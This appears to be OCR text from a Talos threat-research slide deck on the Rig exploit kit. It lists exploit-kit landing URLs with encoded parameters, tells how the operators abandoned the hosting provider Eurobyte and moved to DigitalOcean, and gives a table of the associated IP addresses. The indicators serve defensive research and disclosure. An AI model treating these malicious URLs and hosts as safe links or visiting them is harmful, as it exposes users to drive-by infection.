


Same Process New Exploit Kit



```
one.esiwarehousing.com/index.php?zn2KcbifKx_GCoA=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-
ofSih17OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7ZXBFbA5iV_ynrgWdJ1xwRPU4GVSz-
wbW10YtVxByanNBKqKp0N6RgBnEB_CbJQlqw-BF3H6PXl5gv2pHn4oieWX_PNwnpImmA
one.esiwarehousing.com/index.php?zn2KcbifKx_GCoA=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-
ofSih17OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7ZXBFbA5iV_ynrgWdJ1xwRPU4GVSz-
wbW10YtVxByanNBKqKp0N6RgBnEB_CbJQlqw-BF3H6PXl5gv2pHn4oieWX_PN2m5EmmA
mind.a1edm.org/index.php?x3qJc7iYJR7HDIE=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-
ofSih17OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7ZfBFOU43Vz3yrQUcsl1lR-
K4WkGy7keUlwU5QhAmf3NBKqKp0N6RgBnEB_CbJQlqw-BF3H6PXl5gv2pHn4oieWX_PV8n5AmmA
more.doggygym.org/index.php?xH2AcreZLR_GCIE=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-
ofSih17OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7cbHEOc-jV-
myLMcJMx2xRKGvWlXxb9LAQ4Qs19FlaqaBKqKp0N6RgBnEB_CbJQlqw-BF3H6PXl5gv2pHn4oieWX_P5wm5cmmA
more.doggygym.org/index.php?xH2AcreZLR_GCIE=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-
ofSih17OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7cbHEOc-jV-
myLMcJMx2xRKGvWlXxb9LAQ4Qs19FlaqaBKqKp0N6RgBnEB_CbJQlqw-BF3H6PXl5gv2pHn4oieWX_PN1npYmmA
again.doggygym.net/index.php?wHeLf7ifLB_MC4s=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-
ofSih17OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7ZKcHeM83VqmnbERdcIiw0WA72kFy-
JLUl0Q4Q0Sma_PBKqKp0N6RgBnEB_CbJQlqw-BF3H6PXl5gv2pHn4oieWX_PFwm5EmmA
admin.dog-food-topia.com/index.php?x3qJc7iaLBbKC4Q=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_O
pqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7ZXHRrgy3F7wzecQecp1khOKvWcDz78cVFgXtFlAmPiZBKqKp0N6RgBnEB_CbJQ
lqw-BF3H6PXl5gv2pHn4oieWX_PV3npMmmA
more.doggygym.org/index.php?xH2AcreZLR_GCIE=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-
ofSih17OIFxzsmTu2KV_OpqxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7cbHEOc-jV-
myLMcJMx2xRKGvWlXxb9LAQ4Qs19FlaqaBKqKp0N6RgBnEB_CbJQlqw-fECT6PXl5gv2pHn4oieWX_P90mJUo3lM&dop=25
kind.nobroker.info/index.php?xXqKd7CdJB7LC4I=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_OpqxveN
0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7ZDAQbIz3Fv1nLAdcp51lkWH6GEDze8dBwxDtwkbmvzMBKqKp0N6RgBnEB_CbJQlqw-
BF3H6PXl5gv2pHn4oieWX_PRzm5QmmA
all.brokerfreehome.info/index.php?wHeLf7ieLR_GA4Q=l3SMfPrfJxzFGMSUb-nJDa9BMEXCRQLPh4SGhKrXCJ-ofSih17OIFxzsmTu2KV_Op
qxveN0SZFSOzQfZPVQlyZAdChoB_Oqki0vHjUnH1cmQ9laHYghP7ZeQFLlu0VmkzbdFc80gkxKBuGlVmOwbA1xD5lganqzKBKqKp0N6RgBnEB_CbJQl
qw-BF3H6PXl5gv2pHn4oieWX_PV1nJUmmA
```

Rig IP Activity



Eurobyte

Immediate Pivot

- Within 72 Hours of our publishing
- Rig Users completely abandoned Eurobyte
- Moved to a new provider…..more on that in a minute

Nuclear


Talos

Searching Was…….Painful

- Starting Point
  - .asp flash files
  - Soooo much noise
  - The Great Filtering
    - 25 Exclusions Later
    - I'm left with a search that is best described as….

TALOS


Another Provider Breakthrough



```
AS      | IP               | BGP Prefix          | CC | AS Name
202018  | 128.199.51.182   | 128.199.32.0/19     | GB | DIGITALOCEAN-ASN-3 Digital Ocean, Inc., NL
202018  | 128.199.52.98    | 128.199.32.0/19     | GB | DIGITALOCEAN-ASN-3 Digital Ocean, Inc., NL
202109  | 139.59.175.48    | 139.59.160.0/20     | SG | DIGITALOCEAN-ASN-2 Digital Ocean, Inc., GB
200130  | 146.185.133.226  | 146.185.128.0/19    | NL | DIGITALOCEAN-ASN-1 Digital Ocean, Inc., EU
200130  | 146.185.148.169  | 146.185.128.0/19    | NL | DIGITALOCEAN-ASN-1 Digital Ocean, Inc., EU
202109  | 178.62.106.25    | 178.62.64.0/18      | EU | DIGITALOCEAN-ASN-2 Digital Ocean, Inc., GB
202018  | 178.62.211.189   | 178.62.192.0/18     | EU | DIGITALOCEAN-ASN-3 Digital Ocean, Inc., NL
202018  | 178.62.235.162   | 178.62.192.0/18     | EU | DIGITALOCEAN-ASN-3 Digital Ocean, Inc., NL
202018  | 178.62.243.211   | 178.62.192.0/18     | EU | DIGITALOCEAN-ASN-3 Digital Ocean, Inc., NL
202018  | 178.62.249.77    | 178.62.192.0/18     | EU | DIGITALOCEAN-ASN-3 Digital Ocean, Inc., NL
202018  | 178.62.254.22    | 178.62.192.0/18     | EU | DIGITALOCEAN-ASN-3 Digital Ocean, Inc., NL
202018  | 178.62.255.124   | 178.62.192.0/18     | EU | DIGITALOCEAN-ASN-3 Digital Ocean, Inc., NL
202109  | 178.62.63.37     | 178.62.0.0/18       | EU | DIGITALOCEAN-ASN-2 Digital Ocean, Inc., GB
202109  | 188.166.158.10   | 188.166.144.0/20    | NL | DIGITALOCEAN-ASN-2 Digital Ocean, Inc., GB
202018  | 188.166.16.237   | 188.166.0.0/18      | NL | DIGITALOCEAN-ASN-3 Digital Ocean, Inc., NL
202109  | 188.166.171.250  | 188.166.168.0/21    | NL | DIGITALOCEAN-ASN-2 Digital Ocean, Inc., GB
202018  | 188.166.27.134   | 188.166.0.0/18      | NL | DIGITALOCEAN-ASN-3 Digital Ocean, Inc., NL
202018  | 188.166.32.175   | 188.166.0.0/18      | NL | DIGITALOCEAN-ASN-3 Digital Ocean, Inc., NL
200130  | 192.81.220.238   | 192.81.220.0/22     | US | DIGITALOCEAN-ASN-1 Digital Ocean, Inc., EU
200130  | 37.139.1.29      | 37.139.0.0/19       | NL | DIGITALOCEAN-ASN-1 Digital Ocean, Inc., EU
200130  | 37.139.26.93     | 37.139.0.0/19       | NL | DIGITALOCEAN-ASN-1 Digital Ocean, Inc., EU
200130  | 37.139.3.26      | 37.139.0.0/19       | NL | DIGITALOCEAN-ASN-1 Digital Ocean, Inc., EU
200130  | 37.139.30.27     | 37.139.0.0/19       | NL | DIGITALOCEAN-ASN-1 Digital Ocean, Inc., EU
200130  | 37.139.31.216    | 37.139.0.0/19       | NL | DIGITALOCEAN-ASN-1 Digital Ocean, Inc., EU
201229  | 46.101.123.14    | 46.101.112.0/20     | NL | DIGITALOCEAN-GERMANY Digital Ocean, Inc., DE
202109  | 46.101.8.169     | 46.101.0.0/18       | NL | DIGITALOCEAN-ASN-2 Digital Ocean, Inc., GB
202109  | 46.101.9.188     | 46.101.0.0/18       | NL | DIGITALOCEAN-ASN-2 Digital Ocean, Inc., GB
200130  | 82.196.1.42      | 82.196.0.0/20       | NL | DIGITALOCEAN-ASN-1 Digital Ocean, Inc., EU
200130  | 82.196.1.60      | 82.196.0.0/20       | NL | DIGITALOCEAN-ASN-1 Digital Ocean, Inc., EU
```


Treasure Trove of Data

Now That's a Global Threat




TALOS


Country Details



Angler Comparison




No Game Consoles Allowed



